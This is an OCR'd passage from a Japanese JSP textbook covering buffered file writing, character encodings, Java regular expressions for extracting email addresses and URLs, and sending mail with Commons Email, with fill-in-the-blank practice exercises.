第2引数にtrueを指定しているのは、ファイルに対して**追加で**書き込むという意味です。この指定がないと、ファイルの**先頭から**上書きで書き込まれてしまい、すでに保存された内容が消去されてしまいますので、注意が必要です。

FileWriterクラスは、LESSON 13でも登場したFileReaderクラスと同様、それ単体で使うことはあまりありません。もちろん、文法上不可能というわけではありませんが、パフォーマンス上の問題から、通常はBufferedWriterクラス*2を介するのが通例です。

BufferedWriterクラスは、BufferedReaderクラス同様、書き込むべき文字列をいったんバッファーに蓄積しつつ処理を行うので、書き込み処理を効率化できます。

10行目が、そのBufferedWriterオブジェクトを生成している文です。

```
10 BufferedWriter buf = new BufferedWriter(writer, 10);
```

ここでは、9行目で生成したFileWriterオブジェクトを引数として、新たなBufferedWriterオブジェクトを生成しています（オブジェクトのラッピングと言うのでした）。第2引数に指定した10は、確保するバッファーのサイズです。バッファーサイズを大きくすれば、それだけバッファリング処理の効果は上がりますが、もちろん、その分だけシステムリソースは消費することになります。

```
 4 StringBuilder builder = new StringBuilder();
   ...中略...
12 builder.append(tformat.format(current));
13 builder.append("¥t");
   ...中略...
19 builder.append("¥t");
20 buf.write(builder.toString());
```

ファイルに書き込むための文字列は、P.142でも登場したStringBuilderオブジェクト上で編集します。アクセス時刻、ファイルのパス、リンク元のパス、ブラウザーの種類をタブ区切りで連結し（12～19行目）、最終的に文字列に変換したものを、writeメソッドでBufferedWriterオブジェクトbufに書き込みます（20行目）。

文字列を連結するうえで、Stringオブジェクト同士を+演算子で連結するよりも、String

*2 FileWriter/BufferedWriterは、いずれもjava.ioパッケージに属するクラスです。使用に際しては、あらかじめインポートする必要があります。

Builderクラスのappendメソッドを使ったほうが効率的であることは、LESSON 10でも紹介したとおりです。

改行文字を書き込む

書き込み文字列の末尾には、改行文字を追加します。改行文字を追加しているのは、21行目の部分です。

```
21 buf.newLine();
```

もちろん、

```
buf.write("¥r¥n");
```

のように記述することも可能です*。しかし、この記述は、プログラムが特定のプラットフォームに依存してしまうという問題があります。改行文字を表す「¥r¥n」は、あくまでWindows環境におけるものであり、Unix系のOS環境では「¥n」です。このような環境の差異を吸収して、プラットフォームに応じた改行文字をファイルに書き込むのが、newLineメソッドなのです。

プラットフォームに依存しないコードという意味では、以下のようなコードを記述しても良いでしょう。

```
buf.write(System.getProperty("line.separator"));
```

「System.getProperty("line.separator")」は、現在の環境における行区切り文字（いわゆる改行文字）を返します。せっかく、"Write Once, Run Anywhere"の特性を持つJavaを採用しているのですから、コードレベルでも極力環境に依存しない記法を採用することが重要です。

＊このような記述のことを「エスケープシーケンス」というのでした。詳しくは、P.173も参照してください。

構文 writeメソッド

BufferedWriterオブジェクト.write(書き込む文字列)
出力先に文字列を書き込む。上書きするか、末尾に追記するかはFileWriterオブジェクトを生成したときの設定によるので要注意。

構文 newLineメソッド

BufferedWriterオブジェクト.newLine()
出力先にプラットフォームデフォルトの改行文字を書き込む。

異なる文字コードのファイルに書き込む

LESSON 13で紹介したFileReaderクラスと同じく、FileWriterクラスもファイルへの書き込みに際しては、プラットフォーム標準の文字コードを使用します。つまり、Windows環境であればShift-JISです。

しかし一般的には、アプリケーションの中で利用する文字コードは統一されていたほうが思わぬ不具合に出くわす心配もなく、便利です。

これには、サンプルコードの9行目を以下のように書き換えてみてください。

```
OutputStreamWriter writer = new OutputStreamWriter(
  new FileOutputStream(application.getRealPath(path),true), "UTF-8");
```

FileOutputStreamクラスは、バイトデータとしてファイルに文字列を書き込むためのクラスです。つまり、FileOutputStreamクラスは書き込み文字列をいったんバイトデータとして取得し、その後、OutputStreamWriterクラスで文字列に変換しているというわけです。OutputStreamWriterクラスでは文字データを再構成する際に使用する文字コードを指定できますので、ここで目的の文字コードを指定することで正しく文字列を認識できます。


まとめ

- 複数のファイルから共通的に利用するロジックは、インクルードファイルとしてまとめておくと便利です。
- 外部ファイルをインクルードするには、<jsp:include>要素を利用します。
- JSPでは、プログラムを記述することなしに定型的な処理を実現する、アクションタグを利用できます。アクションタグには、<jsp:include>以外に<jsp:forward>や<jsp:useBean>などがあります。
- SimpleDateFormatクラスを使うことで、日付データを整形できます。
- ファイルの書き込みに際しては、FileWriter / BufferedWriterクラスを用います。
- newLineメソッドを使うことで、サーバー環境に応じて適切な改行文字を書き込むことができます。


実習　講義　**練習問題**　CHAPTER 03 LESSON 14

Q フォームから入力された情報で住所録ファイルを更新することにします。以下の空欄を埋めて、p_addrec2.jspを完成させてみましょう。
また、誤っている点が2点ありますので、これを探し、正しく修正してみてください。

Hint sendRedirectメソッドは、指定されたページに自動的にリダイレクト（ジャンプ）します。



▲フォームから住所録情報を登録



▲登録した結果をテキストエディターで確認

リスト1 p_addrec1.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>住所の登録</title>
</head>
<body>
<form method="POST" action="p_addrec2.jsp">
<div>
  <label>No：<br />
    <input type="text" name="no" size="3" />
  </label>
</div>
<div>
  <label>名前：<br />
    <input type="text" name="name" size="20" />
  </label>
</div>
<div>
  <label>性別：<br />
  <select name="sex">
```

```
    <option value="男">男</option>
    <option value="女">女</option>
  </select>
  </label>
</div>
<div>
  <label>TEL：<br />
    <input type="text" name="tel" size="20" />
  </label>
</div>
<div>
  <label>住所：<br />
    <input type="text" name="address" size="60" />
  </label>
</div>
<div>
  <input type="submit" value="登録" />
</div>
</form>
</body>
</html>
```

リスト2 p_addrec2.jsp

```
<%@ page contentType="text/html;charset=UTF-8"
         import="java.util.*" %>
<%
request.setRequestEncoding("UTF-8");
[①] builder = new [①]();
[②] writer = new [②](
  application.getRealPath("/WEB-INF/data/data.txt"), [③]);
BufferedWriter buf = new BufferedWriter(writer);
builder.append(request.getParameter("no"));
builder.append("¥t");
builder.append(request.getParameter("name"));
builder.append("¥t");
builder.append(request.getParameter("sex"));
builder.append("¥t");
builder.append(request.getParameter("tel"));
builder.append("¥t");
builder.append(request.getParameter("address"));
builder.append("¥t");
buf.write(builder.[④]);
buf.newLine();
buf.[⑤];
response.sendRedirect("p_addrec1.jsp");*
%>
```

＊ sendRedirectメソッドは、指定されたページに自動的に移動するためのメソッドです。この例では、ファイルへの記録後にフォームに戻ります。詳しくは、P.281のコラムも参照してください。

LESSON 15

正規表現検索に挑戦しよう

CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	

レッスン予定日 □□月□□日

レッスン終了 □

LESSON 14までは、タブ区切りテキストやCSVのようなフォーマットの決まった「定型的」なデータを扱ってきました。しかし、時として、まるっきりフォーマットが決まっていない「非定型」のデータから必要な情報を取得したいというケースがあります。

このような場合に役立つのが「正規表現」という機能です。正規表現を利用することで、非定型のデータから特定のパターンを持った文字列を取得したり、置き換えたりすることが可能になります。このLESSONでは、正規表現の例として、自由形式のテキストからメールアドレスだけを取り出してみます。

▲文字列に含まれるメールアドレスを抽出

サンプルファイル jsp10▶ lesson15▶ regexp.jsp

実習 講義 練習問題 CHAPTER 03 LESSON 15

1 コードを入力する

メモ帳で/lesson15フォルダーのregexp.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト regexp.jsp

```
1  <%@ page contentType="text/html;charset=UTF-8"
2           import="java.util.regex.*" %>
3  <!DOCTYPE html>
4  <html>
5  <head>
6  <meta charset="UTF-8" />
7  <title>正規表現で文字列を検索</title>
8  </head>
9  <body>
10 <%
```

```
11  String msg = "メールアドレスは、CQW15204@nifty.com です。";
12  msg += "y-yamada@mcn.ne.jp もあります。";
13  Pattern pattern = Pattern.compile(
14    "[¥¥w¥¥.¥¥-]+@([¥¥w¥¥-]+¥¥.)+[¥¥w¥¥-]+", Pattern.CASE_
    INSENSITIVE);
15  Matcher match = pattern.matcher(msg);
16  while(match.find()) {
17    out.println(match.group() + "<br />");
18  }
19  %>
20  </body>
21  </html>
```

検索対象の文字列を定義

正規表現パターンを生成

正規表現検索の結果を表示

2 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.188の図のように表示されれば、サンプルは正しく動作しています。

http://localhost:8080/jsp10/lesson15/regexp.jsp

実習　講義　練習問題　CHAPTER 03 LESSON 15

正規表現とは何か？

誤解を恐れずに言うならば、**正規表現**とは「ワイルドカードの発展系」です。

ワイルドカードとは、ファイルの検索などでもよく使う「*.jsp」「*day*.jsp」といった表現の「*」の部分を指します。「*」は「0文字以上の任意の文字列」を意味しています。

つまり「*.jsp」であれば、「a.jsp」や「abc.jsp」のような任意のJSPファイルを意味しまし、「*day*.jsp」なら「day.jsp」や「day01.jsp」「today00.jsp」のような、ファイル名に「day」という文字を含むJSPファイルを意味します。

正規表現は、このようなワイルドカードに、より高度な表現力を持たせたものと言えます。

たとえば、「[0-9]{3}¥-[0-9]{4}」という正規表現は、一般的な郵便番号を表します。「0～9の数値3桁」+「-」+「0～9の数値4桁」という文字列パターンを、これだけ短い表現の中で端的に示しているわけです。

たったこれだけのチェックでも正規表現を使わずに行おうとしたら、とても煩雑な手順を踏まなければなりません。おそらく、文字列長が8桁であること、4桁目に「-」を含むこと、それ以外の各桁が数値で構成されていることを、何段階かに分けてチェックしなければならないはずです。

単にマッチするかどうかの判定だけではありません。正規表現を利用すれば、たとえば、掲示板への投稿記事から有害なHTML要素だけを取り除いたり、任意の文書からURL文字列だけを取り出したり、はたまた、HTMLから<meta>要素の情報だけを取り出してリスト

を作成したり、といったこともできます。

正規表現とは、HTMLやテキストファイルなど、散文的な（ということは、コンピューターにとって再利用するのが難しい）データを、再びある定型的な形で抽出し、データとしての洗練度を向上させる――言うなれば、人間のためのデータと、システムのためのデータをつなぐ橋渡し的な役割を果たす仕組みと言えます*1。

*1　正規表現にはそれぞれの実装で方言や動作の違いこそあるものの、Javaだけではなく、PHP、.NET、Perl、JavaScriptなどなど多くの言語／環境で利用できます。基本的な構文を理解しておけば、他の言語を学ぶ場合にも役立ちます。

正規表現パッケージjava.util.regexによるマッチング手順

正規表現によるパターンマッチングはきわめて定型的です。もちろん、実際の活用局面では、さまざまな肉づけが必要になることでしょうが、ここで示す骨格の部分は必ず根底にあることを忘れないようにしましょう。

```
1 <%@ page contentType="text/html;charset=UTF-8"
2          import="java.util.regex.*" %>
```

まず正規表現クラスを含むjava.util.regexパッケージをインポートしておく必要があります。正規表現関連のクラスPattern、Matcherなどがありますが、これらはすべてjava.util.regexパッケージに含まれています。

Note　注意！　パッケージは階層構造ではない

java.utilパッケージがインポートされていれば、java.util.regexパッケージもインポートされるのではないか、というのは、よくある誤解です。これは「java.util.*」の「*」という表記が、「java.util.」と頭につくクラスをすべてインポートすると思われがちなところから来る誤解なのですが、結論から言うと、これは不可です。

一見、パッケージの表記は「java.util.regex」のように階層構造をとっているように思われがちなのですが、実は「java.util」と「java.util.regex」とは互いに親子関係にあるわけではなく、同列の兄弟関係にあります。Javaにおけるパッケージの階層構造とは、あくまで意味的なカテゴリーのくくりにすぎず、上下関係はないのです。

したがって、「java.util.*」とは、あくまでjava.utilパッケージに属するクラスを示すだけのものですし、java.util.regexパッケージを含むわけでもなければ、ましてやjava.util.regexパッケージに含まれるクラス群を含むわけでもありません。

次に、11～12行目に注目です。

```
11 String msg = "メールアドレスは、CQW15204@nifty.com です。";
12 msg += "y-yamada@mcn.ne.jp もあります。";
```

11～12行目は、検索対象となる文字列を定義しています。以下では、この文字列に対して、正規表現パターンにマッチングするものがないかどうかを検索します。もちろん、実際のアプリケーションでは、ここがファイルやデータベース、ユーザー入力などから取得した

文字列となるはずです。

```
13 Pattern pattern = Pattern.compile(
14   "[¥¥w¥¥.¥¥-]+@([¥¥w¥¥-]+¥¥.)+[¥¥w¥¥-]+", Pattern.CASE_INSENSITIVE);
```

次に、正規表現パターンを生成します。正規表現パターンを実際のマッチングに用いる際には、あらかじめ解析／コンパイルを終えた状態でPatternオブジェクトに格納しておく必要があります。

正規表現パターンをコンパイルするcompileメソッドは、Patternクラスの静的メソッドです*2。compileメソッドでコンパイルされた正規表現パターンは、その後の検索で使用するために、Patternオブジェクトとして返されます。

compileメソッドの第2引数では、正規表現マッチングの方法を指定します。Pattern.CASE_INSENSITIVEは、Patternクラスが提供するフィールド（変数）の1つで、マッチングに際して大文字と小文字を区別しないことを意味します。

*2 静的メソッドとは、オブジェクトを生成しなくても呼び出せるメソッドのことでした。「クラス名.メソッド(引数,...)」の形式で呼び出します。

構文 compileメソッド

Pattern.compile(正規表現パターン, 検索オプション)
与えられた正規表現をコンパイルする。検索オプションには、CASE_INSENSITIVE（大文字小文字を無視）、MULTILINE（複数行モード）、UNICODE_CASE（Unicode準拠）などを指定できる。

これで正規表現検索の準備ができました。15～18行目では、実際にマッチングを実行し、かつ、その結果を一覧に表示します。

```
15 Matcher match = pattern.matcher(msg);
16 while(match.find()) {
17   out.println(match.group() + "<br />");
18 }
```


Patternオブジェクトpatternのmatcherメソッドは、Patternオブジェクトに格納された正規表現パターンを使用して、引数（文字列msg）にマッチングするものがないかを検索します。その結果、抽出された文字列はMatcherオブジェクトとして返されます。

構文 matcherメソッド

Patternオブジェクト.matcher(検索したい文字列)
指定された文字列を、現在の正規表現パターンで検索し、マッチングした部分文字列群をMatcherオブジェクトとして返す。

16～18行目は、Matcherオブジェクトに格納された文字列を、1つずつ取り出していく過程です。findメソッドは、Matcherオブジェクトにまだ検索結果が存在するかどうかをtrue / falseで返します。つまり、検索結果の部分文字列が残っている間、whileループを繰

り返し、そのループの中でgroupメソッドを用いて、結果を1つずつ取り出していくというわけです。



▲正規表現検索の結果を一覧にする

構文 findメソッド

```
Matcherオブジェクト.find()
```

オブジェクト内に取得されていない検索結果が残っているかどうかをtrue / falseで返す。

構文 groupメソッド

```
Matcherオブジェクト.group()
```

マッチングした部分文字列を返す。

正規表現で使える主なパターン文字列

正規表現では、さまざまな文字列パターンを表現できます。

次に挙げているのは、数多くあるパターンのほんの一部ですが、主となるこれらを理解するだけでも、かなりの文字列パターンを表現できるようになります。

▼主な正規表現パターン

表現	説明
[abc]	a、b、cのいずれか
[^abc]	a、b、c以外
[a-zA-Z]	aからz、Aからz（大文字小文字を問わないすべてのアルファベット）
[a-z&&[^lmn]]	l、m、nを除くaからzまでのすべての文字列（[a-ko-z] と同じ）
X?	Xと0または1回一致（"fo?"は、"f"または"fo"とマッチ）
X*	Xと0回以上一致（"fo*"は、"f"、"fo"、"foo"などとマッチ）
X+	Xと1回以上一致（"fo+"は、"fo"、"foo"などとマッチ。"f"とはアンマッチ）
X{n}	Xとn回一致（[a-z]{2}は、小文字のアルファベット2文字と一致）
X{n,}	Xとn回以上一致（[0-9]{2,}は、数字2文字以上と一致）
X{n,m}	Xとn～m回一致（[A-Z]{3,5}は、大文字アルファベット3～5文字と一致）

表現	説明
.	任意の1文字に一致
^	行の最初に一致
$	行の末尾に一致
¥t	タブ文字に一致
¥n	ラインフィードに一致
¥r	キャリッジリターンに一致
¥d	数値に一致（[0-9]と同じ）
¥D	数値以外に一致（[^0-9]と同じ）
¥s	空白文字に一致（[¥t¥n¥x0B¥f¥r]と同じ）
¥S	空白以外の文字に一致（[^¥s]と同じ）
¥w	大文字小文字のアルファベット、数字、アンダースコアに一致（[a-zA-Z_0-9]と同じ）
¥W	文字以外に一致（[^¥w]と同じ）

上の内容をもとに、先ほどのメールアドレスを表す正規表現パターン、

```
[¥¥w¥¥.¥¥-]+@([¥¥w¥¥-]+¥¥.)+[¥¥w¥¥-]+
```

を解読してみます。

最初に注意しておかなければならないのは、「¥¥」と2文字連なっている「¥」は、正規表現ではなく、「Javaの言語仕様としてエスケープを行っている」という点です*1。

Javaの中では「¥」は他の文字と組み合わせることで特別な意味を表現できる特殊文字です*2。つまり、Javaでは文字列中に「¥」を表したい場合には「¥¥」と表記する必要があります。これを念頭に、正規表現パターンをエスケープなしの状態で記述してみると、次のようになります。

```
[¥w¥.¥-]+@([¥w¥-]+¥.)+[¥w¥-]+
```

「[¥w¥.¥-]+」は「a-zA-Z_0-9.-」のいずれかの文字1文字以上を表します。「.」や「-」は正規表現上、別な意味があるため、「¥」でエスケープしている点に注意してください。途中の「@」は固定の文字列です。

「([¥w¥-]+¥.)+」は「a-zA-Z_0-9-」で始まる文字列で、かつ、途中に「.」を含む可能性があることを示します。そして、「[¥w¥-]+」は「a-zA-Z_0-9-」で文字列が終わることを示します。

これだけでは必ずしも完全なメールアドレスを表せませんが、基本的なアドレスならば、これでおおよそ検出できます。

正規表現で文字列を分割／置換する

正規表現では、単純な文字列検索のほか、マッチングした文字列部分で元の文字列を分割

*1 ここまでにも何度か登場しましたが、このような表現をエスケープシーケンスと言うのでした。あわせてP.173も確認してみましょう。

*2 たとえば、「¥t」であればタブ文字を表しますし、「¥r」はキャリッジリターンを表します。


したり、マッチングした部分文字列を別の文字列に置き換えたりすることもできます。

(1) 置き換え

たとえば、regexp.jspでは与えられた文字列からメールアドレスを取り出すだけでしたが、これをメールアドレス部分を<a>要素で置き換えるように改めてみましょう。16～18行目を次のように変更します。

```
String result = match.replaceAll("<a href='mailto:$0'>$0</a>");
out.println(result);
```

置き換えたコードを実行してみると、次のような結果になります。



▲メールアドレス部分を<a>要素で置き換え

正規表現による置き換えを行うのは、replaceAllメソッドの役割です*1。構文は、以下を見てもごくシンプルなものですが、ここで注目したいのは、正規表現置き換えでは、置き換え後の文字列に置き換え前のマッチングした文字列を含めることができるという点です。マッチングした文字列全体を表すのは「$0」、$1～$9を使用することで**サブマッチ文字列***2を引用することも可能です。

*1 正規表現パターンにマッチした「最初の部分文字列だけ」を置き換える場合には、replaceFirstメソッドを利用することも可能です。

*2 サブマッチパターンにマッチした文字列です。サブマッチパターンとは、正規表現パターンの中で丸カッコでくくられた部分（たとえば、本文の例であれば「([¥¥w¥¥-]+¥¥.)」の部分）です。

構文　replaceAllメソッド

Matcherオブジェクト.replaceAll(置き換え後の文字列)
正規表現パターンにマッチした部分文字列を、指定された文字列で置き換える。

(2) 分割

正規表現で文字列を分割するには、splitメソッドを使用します。以下は、「YYYY/MM/DD」「YYYY-MM-DD」「YYYY.MM.DD」という日付文字列（いずれでもよい）を、「/」「.」「-」いずれかの区切り文字で分割して、その結果を再結合したものを「YYYY年MM月DD日」の形式で出力します。

```
String msg = "2015/12/04";
Pattern pattern = Pattern.compile("[/.¥¥-]", Pattern.CASE_INSENSITIVE);
String[] result = pattern.split(msg);
out.println(result[0] + "年" + result[1] + "月" + result[2] + "日");
```

本サンプルを実行すると、「2015年12月04日」という結果が得られるはずです。変数

msgの値を「2015.12.04」や「2015-12-04」としても正しい結果が得られることも確認してください。

構文 splitメソッド

Patternオブジェクト.split(分割する文字列)
指定された正規表現パターンで文字列を分割し、その結果を文字列配列として返す。

なお、置き換え／分割については、それぞれStringクラスのreplaceAll / splitメソッドを利用しても同等の処理を行うことが可能です。正規表現パターンを何度も再利用しない場合には、こちらの記法を利用したほうがシンプルです*3。

```
String result = msg.replaceAll("[¥¥w¥¥.¥¥-]+@([¥¥w¥¥-]+¥¥.)+[¥¥w¥¥-]+","<a href='mailto:$0'>$0</a>");　←置換
String[] result = msg.split("[/.¥¥-]");　←分割
```


*3 同じ正規表現パターンで異なる文字列を処理したい場合には、いったんPatternオブジェクトを生成したほうが何度も同じ正規表現を記述しなくて済むので便利です。

まとめ

- 正規表現は複雑な文字列パターンを表現する手段を提供します。正規表現を利用することで、自由形式のドキュメントから自在に必要なデータを取り出せます。
- 正規表現パターンで文字列を検索するのはPatternクラス、検索結果を保持するのはMatcherクラスの役割です。
- 正規表現で文字列を置換／分割する場合には、replaceAll / splitメソッドを使用します。

実習　講義　**練習問題**　CHAPTER 03 LESSON 15

Q1 入力された文字列が郵便番号であるかどうかをチェックし、その正否をメッセージ表示してみましょう。以下の空欄を埋めて、p1_regexp2.jspを完成させてください。



▲正しくない郵便番号を入力すると…　▲エラーメッセージが表示される

リスト1 p1_regexp1.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>郵便番号をチェック</title>
</head>
<body>
<form method="POST" action="p1_regexp2.jsp">
<label>郵便番号：
  <input type="text" name="postnum" size="9" />
</label>
<input type="submit" value="送信" />
</form>
</body>
</html>
```

リスト2 p1_regexp2.jsp

```
<%@ page contentType="text/html;charset=UTF-8"
         import="java.util.regex.*" %>
[ ① ]
private boolean checkPostNumber(String postnum) {
  Pattern pattern = Pattern.[ ② ]("[ ③ ]", Pattern.CASE_INS
ENSITIVE);
  Matcher match = pattern.[ ④ ](postnum);
  return match.[ ⑤ ]();
}
%>
<!DOCTYPE html>
<html>
```

```
<head>
<meta charset="UTF-8" />
<title>郵便番号をチェック</title>
</head>
<body>
<%
if(checkPostNumber( ⑥ )) {
  out.println("正しい郵便番号です。");
} else {
  out.println("郵便番号の形式が間違っています。");
}
%>
</body>
</html>
```

Q2 文字列に含まれるURL文字列を検出し、その部分にリンクを張ってみます。
以下の空欄を埋めて、p2_url.jspを完成させてみましょう。

▲URL部分にリンクが張られる


リスト3 p2_url.jsp

```
<%@ page contentType="text/html;charset=UTF-8"
         import=" ① " %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>URL文字列をリンクに変更</title>
</head>
<body>
<%
String msg = "「サーバサイド技術の学び舎 - WINGS (http://www.wings.msn.to/)」もよろしく！";
Pattern pattern = ② .compile("http(s)?://([¥¥w-]+¥¥.)+[¥¥w-]+(/[¥¥w- ./?%&=]*)?" , ③ );
Matcher match = pattern. ④ (msg);
out.println(match. ⑤ ("<a href='$0'>$0</a>"));
%>
</body>
</html>
```

Commons Emailでメールを送信しよう

ここでは、外部ライブラリであるCommons Emailを利用して、JSPアプリケーションから電子メールを送信してみましょう。ここまではJava（Java SE）が標準で提供するクラスライブラリについて見てきましたが、標準では提供されていない機能も、外部ライブラリを追加することで簡単に実現できるのがJavaの良いところです。

この補講では、電子メール送信のサンプルを通じて、外部ライブラリの利用方法について学習します。Javaにおける外部ライブラリの導入方法は、多くの場合、どれも同じですので、ここで学んだ事項は他のライブラリを利用する場合にも役立つはずです。



▲メール送信に成功

▲送信したメールをメールソフトから受信したところ

サンプルファイル　jsp10 ▶　supple01 ▶　mail.jsp

実習　講義

1 Commons EmailとJavaMailをアプリケーションに配置する

JSP＆サーブレットアプリケーションから電子メールを送信するのは、Commons EmailおよびJavaMailという外部ライブラリの役割です*1。外部ライブラリは、あらかじめアプリケーションに配置しておく必要があります。

Commons EmailおよびJavaMailのダウンロード先と入手するファイルは以下のとおりです。それぞれ執筆時点の最新版は、Commons Email 1.3.3、JavaMail 1.5.2です。

*1 JavaMailは、Commons Emailが動作するために必要となります。

▼Commons Email、JavaMailの入手先と必要なファイル

ライブラリ	ダウンロード先	入手するファイル
Commons Email	http://commons.apache.org/proper/commons-email/download_email.cgi	commons-email-1.3.3-bin.zip
JavaMail	https://java.net/projects/javamail/pages/Home	javax.mail.jar


ダウンロードしたcommons-email-1.3.3-bin.zipを解凍すると/commons-email-1.3.3-binフォルダーに各種ファイルが展開されます。このフォルダー配下にあるcommons-email-1.3.3/commons-email-1.3.3.jarと先ほど入手したjavax.mail.jarを、それぞれアプリケーションルート配下の/WEB-INF/libフォルダーにコピーしてください。

2 アプリケーションを再起動する

ライブラリ（.jarファイル）を配置／更新した場合には、アプリケーションを再起動する必要があります。Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。

http://localhost:8080/manager/html

はじめに認証ダイアログが表示されるので、ユーザー名／パスワードに、双方とも「admin」*2を入力して、［OK］ボタンをクリックすると、Tomcat Manager*3が起動します。以下の図のように、Tomcatに配置されているアプリケーションの一覧が表示されますので、その中から「jsp10」アプリケーションを探し、［再ロード］リンクをクリックします。画面上部のメッセージ欄に「OK – コンテキストパス /jsp10 のアプリケーションを再ロードしました」と表示されれば、アプリケーションの再起動は成功です。



▲Tomcat Manager

*2 P.24で設定した値です。異なる値を設定した場合には、適宜自分で設定した値で読み替えてください。

*3 Tomcat Managerは、Tomcatに標準で付属するアプリケーション管理ツールです。アプリケーションの起動／停止をはじめ、新たなアプリケーションの配置、サーバーの状態監視などの機能を備えています。

3 コードを入力する

メモ帳で/supple01フォルダーのmail.jspを開き、リストのマーカー部分を入力します。ただし、以下リストの色字部分（順番に「ホスト名」「ポート番号」「ユーザー名」「パスワード」「宛先」「宛先の表示名」「送付元」「送付元の表示名」）は適宜、自分の環境に合わせて、適切な値をセットするようにしてください。入力できたら、ファイルを上書き保存してください。

リスト mail.jsp

```
<%@ page contentType="text/html;charset=UTF-8"
         import="org.apache.commons.mail.*" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>電子メール送信</title>
</head>
<body>
<%
SimpleEmail email = new SimpleEmail();
email.setHostName("smtp.examples.com");
email.setSmtpPort(587);
email.setAuthentication("USER00000", "PASS00000");
email.addTo("nami@wings.msn.to", "山田奈美","ISO-2022-JP");
email.setFrom("CQW15204@nifty.com", "山田祥寛", "ISO-2022-JP");
email.addHeader("X-Mailer", "Commons Email");
email.setCharset("ISO-2022-JP");
email.setSubject("JavaMailによるメール送信");
email.setMsg("こんにちは、皆さん！");
email.send();
%>
メール送信に成功しました。
</body>
</html>
```

4 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.198の図のように表示され、送信したメールが正しく受信できれば成功です。


http://localhost:8080/jsp10/supple01/mail.jsp

実習 講義

外部ライブラリの利用方法

